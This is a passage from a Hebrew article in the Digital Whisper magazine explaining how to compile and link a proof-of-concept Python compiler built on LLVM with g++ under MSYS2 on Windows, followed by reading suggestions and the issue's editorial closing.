#include "llvm/Support/FileSystem.h"
```

```
#include "llvm/Support/Host.h"
#include "llvm/Support/TargetSelect.h"
#include "llvm/Support/raw_ostream.h"
#include "llvm/Target/TargetMachine.h"
#include "llvm/Target/TargetOptions.h"
using namespace llvm;
```

ההוראה האחרונה נועדה בשביל הנוחות שלנו, שלא נצטרך לכתוב llvm:: לפני כל טיפוס מהספרייה.

הידור הקוד שלנו

כעת, כל מה שנותר לנו הוא להדר את קוד המקור שלנו, ולקבל מהדר משלנו. אסביר אילו שלבים יש על מנת להדר על Windows באמצעות המהדר g++ שהתקנו עם MSYS2. עבור מערכות הפעלה אחרות הקוד אמור לעבוד אך ידרשו שלבים אחרים בכדי להתקין את הספרייה LLVM ולהדר את הקוד. כמובן שכל הקוד יהיה זמין להורדה בצורה מסודרת בסיום המאמר.

נוסיף את כתובתן המלאה של התיקיות mingw64/bin ו־ucrt64/bin שנמצאות תחת MSYS2/, למשתנה הסביבה Path, מי שלא יודע איך, חיפוש אחד בגוגל כבר יסביר כל מה שתצטרכו לדעת.

כעת עלינו להריץ את הפקודה:

```
llvm-config --cxxflags --ldflags --system-libs --libs all
```

הפקודה קוראת לכלי עזר של LLVM האחראי לספק לנו את הארגומנטים אותם עלינו לספק למהדר של C++ על מנת להדר בהצלחה קובץ המשתמש בספריית LLVM, דברים כמו include path עבור קבצי header, libpath עבור קבצי lib שמכילים את הפונקציות של LLVM בהן אנו משתמשים, שמותיהם של הקבצים איתם אנו צריכים לקשר ועוד כמה דגלים.

לאחר מכן נעתיק את הפלט ונריץ את הפקודה הבאה:

```
g++ compiler.cpp <פלט מהפקודה הקודמת>  -o compiler.exe
```

כעת יפלט לנו קובץ הרצה בשם compiler.exe, זה המהדר שלנו! במקרה שלנו קוד המקור מוטמע בתוכו, אבל כמובן שניתן לשנות זאת כמו שהסברתי קודם.

עכשיו נריץ את המהדר, ונוצר לנו קובץ output.o, זהו קובץ ה־object שיצרנו!

נקשר את הקוד שוב באמצעות המקשר הכלול ב־g++:

```
g++ output.o -o ourmain.exe
```

נוצר קובץ ההרצה שלנו. נוכל כעת להריץ אותו, ונראה שאכן הודפס למסך 123.

סיכום

במהלך המאמר עברנו על השלבים העיקריים אותם עובר הקוד, ואף כתבנו PoC של מהדר עבור פייתון, עם backend של LLVM.

מאוד נהניתי לכתוב את המאמר, כיוון שזה נושא שתמיד עניין אותי, ואפילו לקחתי אותו כפרויקט סיום בכיתה י"ב.

אני מזמין לפנות אליי למייל shalevshagan1@gmail.com עם תגובות, שאלות והערות על המאמר, ובמיוחד אם כתבתם מהדר מתקדם משלכם!

לקריאה נוספת

במאמר זה הסברתי כל מה שיכולתי בגבולות המסמך, כמו שהשמטתי המון דברים חשובים ומעניינים. המטרה היא לתת לכם היכרות עם התהליך, ולא לעבור את כולו איתכם. אצרף רשימה של מקורות בהם תוכלו להמשיך את המחקר ולבנות מהדר מתפקד משלכם.

- קישור לקוד המלא ב־GitHub
- עוד על LLVM

יש המון ספרים טובים על מהדרים, אחד שאהבתי הוא Compilers: Principles, Techniques, and Tools.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-152 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lkin' 8out a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא מתוכנן לצאת בסוף חודש יולי.

אפיק קסטיאל,

30.06.2023